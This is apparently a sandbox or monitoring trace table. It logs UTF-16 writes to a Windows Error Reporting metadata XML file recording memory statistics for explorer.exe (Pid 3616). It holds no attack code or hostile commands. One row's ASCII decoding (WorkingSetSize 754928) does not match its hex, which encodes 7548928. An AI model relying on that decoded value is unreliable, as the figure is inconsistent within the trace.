C:\ProgramData\Microsoft\Windows\WER\Temp\WER36F9.tmp.WERInternalMetadata.xml	1522	4	0d 00 0a 00		success or wait	1	6D8B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER36F9.tmp.WERInternalMetadata.xml	1526	2	09 00		success or wait	3	6D8B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER36F9.tmp.WERInternalMetadata.xml	1532	70	3c 00 56 00 69 00 72 00 74 00 75 00 61 00 6c 00 53 00 69 00 7a 00 65 00 3e 00 38 00 32 00 33 00 36 00 32 00 33 00 36 00 38 00 3c 00 2f 00 56 00 69 00 72 00 74 00 75 00 61 00 6c 00 53 00 69 00 7a 00 65 00 3e 00	<VirtualSize>82362368</VirtualSize>	success or wait	1	6D8B497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER36F9.tmp.WERInternalMetadata.xml	1602	4	0d 00 0a 00		success or wait	1	6D8B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER36F9.tmp.WERInternalMetadata.xml	1606	2	09 00		success or wait	3	6D8B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER36F9.tmp.WERInternalMetadata.xml	1612	74	3c 00 50 00 61 00 67 00 65 00 46 00 61 00 75 00 6c 00 74 00 43 00 6f 00 75 00 6e 00 74 00 3e 00 32 00 30 00 32 00 34 00 3c 00 2f 00 50 00 61 00 67 00 65 00 46 00 61 00 75 00 6c 00 74 00 43 00 6f 00 75 00 6e 00 74 00 3e 00	<PageFaultCount>2024</PageFaultCount>	success or wait	1	6D8B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER36F9.tmp.WERInternalMetadata.xml	1686	4	0d 00 0a 00		success or wait	1	6D8B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER36F9.tmp.WERInternalMetadata.xml	1690	2	09 00		success or wait	3	6D8B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER36F9.tmp.WERInternalMetadata.xml	1696	96	3c 00 50 00 65 00 61 00 6b 00 57 00 6f 00 72 00 6b 00 69 00 6e 00 67 00 53 00 65 00 74 00 53 00 69 00 7a 00 65 00 3e 00 37 00 35 00 34 00 38 00 39 00 32 00 38 00 3c 00 2f 00 50 00 65 00 61 00 6b 00 57 00 6f 00 72 00 6b 00 69 00 6e 00 67 00 53 00 65 00 74 00 53 00 69 00 7a 00 65 00 3e 00	<PeakWorkingSetSize>7548928</PeakWorkingSetSize>	success or wait	1	6D8B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER36F9.tmp.WERInternalMetadata.xml	1792	4	0d 00 0a 00		success or wait	1	6D8B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER36F9.tmp.WERInternalMetadata.xml	1796	2	09 00		success or wait	3	6D8B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER36F9.tmp.WERInternalMetadata.xml	1802	80	3c 00 57 00 6f 00 72 00 6b 00 69 00 6e 00 67 00 53 00 65 00 74 00 53 00 69 00 7a 00 65 00 3e 00 37 00 35 00 34 00 38 00 39 00 32 00 38 00 3c 00 2f 00 57 00 6f 00 72 00 6b 00 69 00 6e 00 67 00 53 00 65 00 74 00 53 00 69 00 7a 00 65 00 3e 00	<WorkingSetSize>754928</WorkingSetSize>	success or wait	1	6D8B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER36F9.tmp.WERInternalMetadata.xml	1882	4	0d 00 0a 00		success or wait	1	6D8B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER36F9.tmp.WERInternalMetadata.xml	1886	2	09 00		success or wait	3	6D8B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER36F9.tmp.WERInternalMetadata.xml	1892	114	3c 00 51 00 75 00 6f 00 74 00 61 00 50 00 65 00 61 00 6b 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00 31 00 35 00 38 00 33 00 32 00 38 00 3c 00 2f 00 51 00 75 00 6f 00 74 00 61 00 50 00 65 00 61 00 6b 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00	<QuotaPeakPagedPoolUsage>158328</QuotaPeakPagedPoolUsage>	success or wait	1	6D8B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER36F9.tmp.WERInternalMetadata.xml	2006	4	0d 00 0a 00		success or wait	1	6D8B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER36F9.tmp.WERInternalMetadata.xml	2010	2	09 00		success or wait	3	6D8B497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER36F9.tmp.WERInternalMetadata.xml	2016	98	3c 00 51 00 75 00 6f 00 74 00 61 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00 31 00 35 00 37 00 39 00 33 00 36 00 3c 00 2f 00 51 00 75 00 6f 00 74 00 61 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00	<QuotaPagedPoolUsage>157936</QuotaPagedPoolUsage>	success or wait	1	6D8B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER36F9.tmp.WERInternalMetadata.xml	2114	4	0d 00 0a 00		success or wait	1	6D8B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER36F9.tmp.WERInternalMetadata.xml	2118	2	09 00		success or wait	3	6D8B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER36F9.tmp.WERInternalMetadata.xml	2124	124	3c 00 51 00 75 00 6f 00 74 00 61 00 50 00 65 00 61 00 6b 00 4e 00 6f 00 6e 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00 32 00 32 00 32 00 39 00 36 00 3c 00 2f 00 51 00 75 00 6f 00 74 00 61 00 50 00 65 00 61 00 6b 00 4e 00 6f 00 6e 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00	<QuotaPeakNonPagedPoolUsage>22296</QuotaPeakNonPagedPoolUsage>	success or wait	1	6D8B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER36F9.tmp.WERInternalMetadata.xml	2248	4	0d 00 0a 00		success or wait	1	6D8B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER36F9.tmp.WERInternalMetadata.xml	2252	2	09 00		success or wait	3	6D8B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER36F9.tmp.WERInternalMetadata.xml	2258	108	3c 00 51 00 75 00 6f 00 74 00 61 00 4e 00 6f 00 6e 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00 32 00 31 00 39 00 34 00 34 00 3c 00 2f 00 51 00 75 00 6f 00 74 00 61 00 4e 00 6f 00 6e 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00	<QuotaNonPagedPoolUsage>21944</QuotaNonPagedPoolUsage>	success or wait	1	6D8B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER36F9.tmp.WERInternalMetadata.xml	2366	4	0d 00 0a 00		success or wait	1	6D8B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER36F9.tmp.WERInternalMetadata.xml	2370	2	09 00		success or wait	3	6D8B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER36F9.tmp.WERInternalMetadata.xml	2376	76	3c 00 50 00 61 00 67 00 65 00 66 00 69 00 6c 00 65 00 55 00 73 00 61 00 67 00 65 00 3e 00 31 00 35 00 36 00 30 00 35 00 37 00 36 00 3c 00 2f 00 50 00 61 00 67 00 65 00 66 00 69 00 6c 00 65 00 55 00 73 00 61 00 67 00 65 00 3e 00	<PagefileUsage>1560576</PagefileUsage>	success or wait	1	6D8B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER36F9.tmp.WERInternalMetadata.xml	2452	4	0d 00 0a 00		success or wait	1	6D8B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER36F9.tmp.WERInternalMetadata.xml	2456	2	09 00		success or wait	3	6D8B497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER36F9.tmp.WERInternalMetadata.xml	2462	92	3c 00 50 00 65 00 61 00 6b 00 50 00 61 00 67 00 65 00 66 00 69 00 6c 00 65 00 55 00 73 00 61 00 67 00 65 00 3e 00 31 00 35 00 36 00 38 00 37 00 36 00 38 00 3c 00 2f 00 50 00 65 00 61 00 6b 00 50 00 61 00 67 00 65 00 66 00 69 00 6c 00 65 00 55 00 73 00 61 00 67 00 65 00 3e 00	<PeakPagefileUsage>1568768</PeakPagefileUsage>	success or wait	1	6D8B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER36F9.tmp.WERInternalMetadata.xml	2554	4	0d 00 0a 00		success or wait	1	6D8B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER36F9.tmp.WERInternalMetadata.xml	2558	2	09 00		success or wait	3	6D8B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER36F9.tmp.WERInternalMetadata.xml	2564	72	3c 00 50 00 72 00 69 00 76 00 61 00 74 00 65 00 55 00 73 00 61 00 67 00 65 00 3e 00 31 00 35 00 36 00 30 00 35 00 37 00 36 00 3c 00 2f 00 50 00 72 00 69 00 76 00 61 00 74 00 65 00 55 00 73 00 61 00 67 00 65 00 3e 00	<PrivateUsage>1560576</PrivateUsage>	success or wait	1	6D8B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER36F9.tmp.WERInternalMetadata.xml	2636	4	0d 00 0a 00		success or wait	1	6D8B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER36F9.tmp.WERInternalMetadata.xml	2640	2	09 00		success or wait	2	6D8B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER36F9.tmp.WERInternalMetadata.xml	2644	46	3c 00 2f 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 56 00 6d 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	</ProcessVmInformation>	success or wait	1	6D8B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER36F9.tmp.WERInternalMetadata.xml	2690	4	0d 00 0a 00		success or wait	1	6D8B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER36F9.tmp.WERInternalMetadata.xml	2694	2	09 00		success or wait	2	6D8B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER36F9.tmp.WERInternalMetadata.xml	2698	30	3c 00 50 00 61 00 72 00 65 00 6e 00 74 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 3e 00	<ParentProcess>	success or wait	1	6D8B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER36F9.tmp.WERInternalMetadata.xml	2728	4	0d 00 0a 00		success or wait	1	6D8B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER36F9.tmp.WERInternalMetadata.xml	2732	2	09 00		success or wait	3	6D8B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER36F9.tmp.WERInternalMetadata.xml	2738	40	3c 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	<ProcessInformation>	success or wait	1	6D8B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER36F9.tmp.WERInternalMetadata.xml	2778	4	0d 00 0a 00		success or wait	1	6D8B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER36F9.tmp.WERInternalMetadata.xml	2782	2	09 00		success or wait	4	6D8B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER36F9.tmp.WERInternalMetadata.xml	2790	30	3c 00 50 00 69 00 64 00 3e 00 33 00 36 00 31 00 36 00 3c 00 2f 00 50 00 69 00 64 00 3e 00	<Pid>3616</Pid>	success or wait	1	6D8B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER36F9.tmp.WERInternalMetadata.xml	2820	4	0d 00 0a 00		success or wait	1	6D8B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER36F9.tmp.WERInternalMetadata.xml	2824	2	09 00		success or wait	4	6D8B497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER36F9.tmp.WERInternalMetadata.xml	2832	70	3c 00 49 00 6d 00 61 00 67 00 65 00 4e 00 61 00 6d 00 65 00 3e 00 65 00 78 00 70 00 6c 00 6f 00 72 00 65 00 72 00 2e 00 65 00 78 00 65 00 3c 00 2f 00 49 00 6d 00 61 00 67 00 65 00 4e 00 61 00 6d 00 65 00 3e 00	<ImageName>explorer.exe</ImageName>	success or wait	1	6D8B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER36F9.tmp.WERInternalMetadata.xml	2902	4	0d 00 0a 00		success or wait	1	6D8B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER36F9.tmp.WERInternalMetadata.xml	2906	2	09 00		success or wait	4	6D8B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER36F9.tmp.WERInternalMetadata.xml	2914	90	3c 00 43 00 6d 00 64 00 4c 00 69 00 6e 00 65 00 53 00 69 00 67 00 6e 00 61 00 74 00 75 00 72 00 65 00 3e 00 38 00 30 00 30 00 34 00 30 00 30 00 35 00 3c 00 2f 00 43 00 6d 00 64 00 4c 00 69 00 6e 00 65 00 53 00 69 00 67 00 6e 00 61 00 74 00 75 00 72 00 65 00 3e 00	<CmdLineSignature>80004005</CmdLineSignature>	success or wait	1	6D8B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER36F9.tmp.WERInternalMetadata.xml	3004	4	0d 00 0a 00		success or wait	1	6D8B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER36F9.tmp.WERInternalMetadata.xml	3008	2	09 00		success or wait	4	6D8B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER36F9.tmp.WERInternalMetadata.xml	3016	48	3c 00 55 00 70 00 74 00 69 00 6d 00 65 00 3e 00 34 00 34 00 30 00 33 00 35 00 31 00 33 00 3c 00 2f 00 55 00 70 00 74 00 69 00 6d 00 65 00 3e 00	<Uptime>4403513</Uptime>	success or wait	1	6D8B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER36F9.tmp.WERInternalMetadata.xml	3064	4	0d 00 0a 00		success or wait	1	6D8B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER36F9.tmp.WERInternalMetadata.xml	3068	2	09 00		success or wait	4	6D8B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER36F9.tmp.WERInternalMetadata.xml	3076	78	3c 00 57 00 6f 00 77 00 36 00 34 00 20 00 67 00 75 00 65 00 73 00 74 00 3d 00 22 00 30 00 22 00 20 00 68 00 6f 00 73 00 74 00 3d 00 22 00 33 00 34 00 34 00 30 00 34 00 22 00 3e 00 30 00 3c 00 2f 00 57 00 6f 00 77 00 36 00 34 00 3e 00	<Wow64 guest="0" host="34404">0</Wow64>	success or wait	1	6D8B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER36F9.tmp.WERInternalMetadata.xml	3154	4	0d 00 0a 00		success or wait	1	6D8B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER36F9.tmp.WERInternalMetadata.xml	3158	2	09 00		success or wait	4	6D8B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER36F9.tmp.WERInternalMetadata.xml	3166	52	3c 00 49 00 70 00 74 00 45 00 6e 00 61 00 62 00 6c 00 65 00 64 00 3e 00 30 00 3c 00 2f 00 49 00 70 00 74 00 45 00 6e 00 61 00 62 00 6c 00 65 00 64 00 3e 00	<IptEnabled>0</IptEnabled>	success or wait	1	6D8B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER36F9.tmp.WERInternalMetadata.xml	3218	4	0d 00 0a 00		success or wait	1	6D8B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER36F9.tmp.WERInternalMetadata.xml	3222	2	09 00		success or wait	4	6D8B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER36F9.tmp.WERInternalMetadata.xml	3230	44	3c 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 56 00 6d 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	<ProcessVmInformation>	success or wait	1	6D8B497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER36F9.tmp.WERInternalMetadata.xml	3274	4	0d 00 0a 00		success or wait	1	6D8B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER36F9.tmp.WERInternalMetadata.xml	3278	2	09 00		success or wait	5	6D8B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER36F9.tmp.WERInternalMetadata.xml	3288	90	3c 00 50 00 65 00 61 00 6b 00 56 00 69 00 72 00 74 00 75 00 61 00 6c 00 53 00 69 00 7a 00 65 00 3e 00 34 00 32 00 39 00 34 00 39 00 36 00 37 00 32 00 39 00 35 00 3c 00 2f 00 50 00 65 00 61 00 6b 00 56 00 69 00 72 00 74 00 75 00 61 00 6c 00 53 00 69 00 7a 00 65 00 3e 00	<PeakVirtualSize>4294967295</PeakVirtualSize>	success or wait	1	6D8B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER36F9.tmp.WERInternalMetadata.xml	3378	4	0d 00 0a 00		success or wait	1	6D8B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER36F9.tmp.WERInternalMetadata.xml	3382	2	09 00		success or wait	5	6D8B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER36F9.tmp.WERInternalMetadata.xml	3392	74	3c 00 56 00 69 00 72 00 74 00 75 00 61 00 6c 00 53 00 69 00 7a 00 65 00 3e 00 34 00 32 00 39 00 34 00 39 00 36 00 37 00 32 00 39 00 35 00 3c 00 2f 00 56 00 69 00 72 00 74 00 75 00 61 00 6c 00 53 00 69 00 7a 00 65 00 3e 00	<VirtualSize>4294967295</VirtualSize>	success or wait	1	6D8B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER36F9.tmp.WERInternalMetadata.xml	3466	4	0d 00 0a 00		success or wait	1	6D8B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER36F9.tmp.WERInternalMetadata.xml	3470	2	09 00		success or wait	5	6D8B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER36F9.tmp.WERInternalMetadata.xml	3480	76	3c 00 50 00 61 00 67 00 65 00 46 00 61 00 75 00 6c 00 74 00 43 00 6f 00 75 00 6e 00 74 00 3e 00 34 00 37 00 30 00 38 00 30 00 3c 00 2f 00 50 00 61 00 67 00 65 00 46 00 61 00 75 00 6c 00 74 00 43 00 6f 00 75 00 6e 00 74 00 3e 00	<PageFaultCount>47080</PageFaultCount>	success or wait	1	6D8B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER36F9.tmp.WERInternalMetadata.xml	3556	4	0d 00 0a 00		success or wait	1	6D8B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER36F9.tmp.WERInternalMetadata.xml	3560	2	09 00		success or wait	5	6D8B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER36F9.tmp.WERInternalMetadata.xml	3570	98	3c 00 50 00 65 00 61 00 6b 00 57 00 6f 00 72 00 6b 00 69 00 6e 00 67 00 53 00 65 00 74 00 53 00 69 00 7a 00 65 00 3e 00 39 00 39 00 38 00 34 00 30 00 30 00 30 00 30 00 30 00 3c 00 2f 00 50 00 65 00 61 00 6b 00 57 00 6f 00 72 00 6b 00 69 00 6e 00 67 00 53 00 65 00 74 00 53 00 69 00 7a 00 65 00 3e 00	<PeakWorkingSetSize>9984000</PeakWorkingSetSize>	success or wait	1	6D8B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER36F9.tmp.WERInternalMetadata.xml	3668	4	0d 00 0a 00		success or wait	1	6D8B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER36F9.tmp.WERInternalMetadata.xml	3672	2	09 00		success or wait	5	6D8B497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER36F9.tmp.WERInternalMetadata.xml	3682	82	3c 00 57 00 6f 00 72 00 6b 00 69 00 6e 00 67 00 53 00 65 00 74 00 53 00 69 00 7a 00 65 00 3e 00 39 00 39 00 34 00 35 00 34 00 39 00 37 00 36 00 3c 00 2f 00 57 00 6f 00 72 00 6b 00 69 00 6e 00 67 00 53 00 65 00 74 00 53 00 69 00 7a 00 65 00 3e 00	<WorkingSetSize>99454976</WorkingSetSize>	success or wait	1	6D8B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER36F9.tmp.WERInternalMetadata.xml	3764	4	0d 00 0a 00		success or wait	1	6D8B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER36F9.tmp.WERInternalMetadata.xml	3768	2	09 00		success or wait	5	6D8B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER36F9.tmp.WERInternalMetadata.xml	3778	114	3c 00 51 00 75 00 6f 00 74 00 61 00 50 00 65 00 61 00 6b 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00 39 00 35 00 37 00 33 00 30 00 34 00 3c 00 2f 00 51 00 75 00 6f 00 74 00 61 00 50 00 65 00 61 00 6b 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00	<QuotaPeakPagedPoolUsage>957304</QuotaPeakPagedPoolUsage>	success or wait	1	6D8B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER36F9.tmp.WERInternalMetadata.xml	3892	4	0d 00 0a 00		success or wait	1	6D8B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER36F9.tmp.WERInternalMetadata.xml	3896	2	09 00		success or wait	5	6D8B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER36F9.tmp.WERInternalMetadata.xml	3906	98	3c 00 51 00 75 00 6f 00 74 00 61 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00 39 00 31 00 31 00 38 00 33 00 32 00 3c 00 2f 00 51 00 75 00 6f 00 74 00 61 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00	<QuotaPagedPoolUsage>911832</QuotaPagedPoolUsage>	success or wait	1	6D8B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER36F9.tmp.WERInternalMetadata.xml	4004	4	0d 00 0a 00		success or wait	1	6D8B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER36F9.tmp.WERInternalMetadata.xml	4008	2	09 00		success or wait	5	6D8B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER36F9.tmp.WERInternalMetadata.xml	4018	124	3c 00 51 00 75 00 6f 00 74 00 61 00 50 00 65 00 61 00 6b 00 4e 00 6f 00 6e 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00 36 00 39 00 33 00 36 00 30 00 3c 00 2f 00 51 00 75 00 6f 00 74 00 61 00 50 00 65 00 61 00 6b 00 4e 00 6f 00 6e 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00	<QuotaPeakNonPagedPoolUsage>69360</QuotaPeakNonPagedPoolUsage>	success or wait	1	6D8B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER36F9.tmp.WERInternalMetadata.xml	4142	4	0d 00 0a 00		success or wait	1	6D8B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER36F9.tmp.WERInternalMetadata.xml	4146	2	09 00		success or wait	5	6D8B497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER36F9.tmp.WERInternalMetadata.xml	4156	108	3c 00 51 00 75 00 6f 00 74 00 61 00 4e 00 6f 00 6e 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00 36 00 37 00 34 00 35 00 36 00 3c 00 2f 00 51 00 75 00 6f 00 74 00 61 00 4e 00 6f 00 6e 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00	<QuotaNonPagedPoolUsage>67456</QuotaNonPagedPoolUsage>	success or wait	1	6D8B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER36F9.tmp.WERInternalMetadata.xml	4264	4	0d 00 0a 00		success or wait	1	6D8B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER36F9.tmp.WERInternalMetadata.xml	4268	2	09 00		success or wait	5	6D8B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER36F9.tmp.WERInternalMetadata.xml	4278	78	3c 00 50 00 61 00 67 00 65 00 66 00 69 00 6c 00 65 00 55 00 73 00 61 00 67 00 65 00 3e 00 33 00 34 00 36 00 32 00 37 00 35 00 38 00 34 00 3c 00 2f 00 50 00 61 00 67 00 65 00 66 00 69 00 6c 00 65 00 55 00 73 00 61 00 67 00 65 00 3e 00	<PagefileUsage>34627584</PagefileUsage>	success or wait	1	6D8B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER36F9.tmp.WERInternalMetadata.xml	4356	4	0d 00 0a 00		success or wait	1	6D8B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER36F9.tmp.WERInternalMetadata.xml	4360	2	09 00		success or wait	5	6D8B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER36F9.tmp.WERInternalMetadata.xml	4370	94	3c 00 50 00 65 00 61 00 6b 00 50 00 61 00 67 00 65 00 66 00 69 00 6c 00 65 00 55 00 73 00 61 00 67 00 65 00 3e 00 33 00 35 00 36 00 34 00 33 00 33 00 39 00 32 00 3c 00 2f 00 50 00 65 00 61 00 6b 00 50 00 61 00 67 00 65 00 66 00 69 00 6c 00 65 00 55 00 73 00 61 00 67 00 65 00 3e 00	<PeakPagefileUsage>35643392</PeakPagefileUsage>	success or wait	1	6D8B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER36F9.tmp.WERInternalMetadata.xml	4464	4	0d 00 0a 00		success or wait	1	6D8B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER36F9.tmp.WERInternalMetadata.xml	4468	2	09 00		success or wait	5	6D8B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER36F9.tmp.WERInternalMetadata.xml	4478	74	3c 00 50 00 72 00 69 00 76 00 61 00 74 00 65 00 55 00 73 00 61 00 67 00 65 00 3e 00 33 00 34 00 36 00 32 00 37 00 35 00 38 00 34 00 3c 00 2f 00 50 00 72 00 69 00 76 00 61 00 74 00 65 00 55 00 73 00 61 00 67 00 65 00 3e 00	<PrivateUsage>34627584</PrivateUsage>	success or wait	1	6D8B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER36F9.tmp.WERInternalMetadata.xml	4552	4	0d 00 0a 00		success or wait	1	6D8B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER36F9.tmp.WERInternalMetadata.xml	4556	2	09 00		success or wait	4	6D8B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER36F9.tmp.WERInternalMetadata.xml	4564	46	3c 00 2f 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 56 00 6d 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	</ProcessVmInformation>	success or wait	1	6D8B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER36F9.tmp.WERInternalMetadata.xml	4610	4	0d 00 0a 00		success or wait	1	6D8B497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER36F9.tmp.WERInternalMetadata.xml	4614	2	09 00		success or wait	3	6D8B497A	unknown
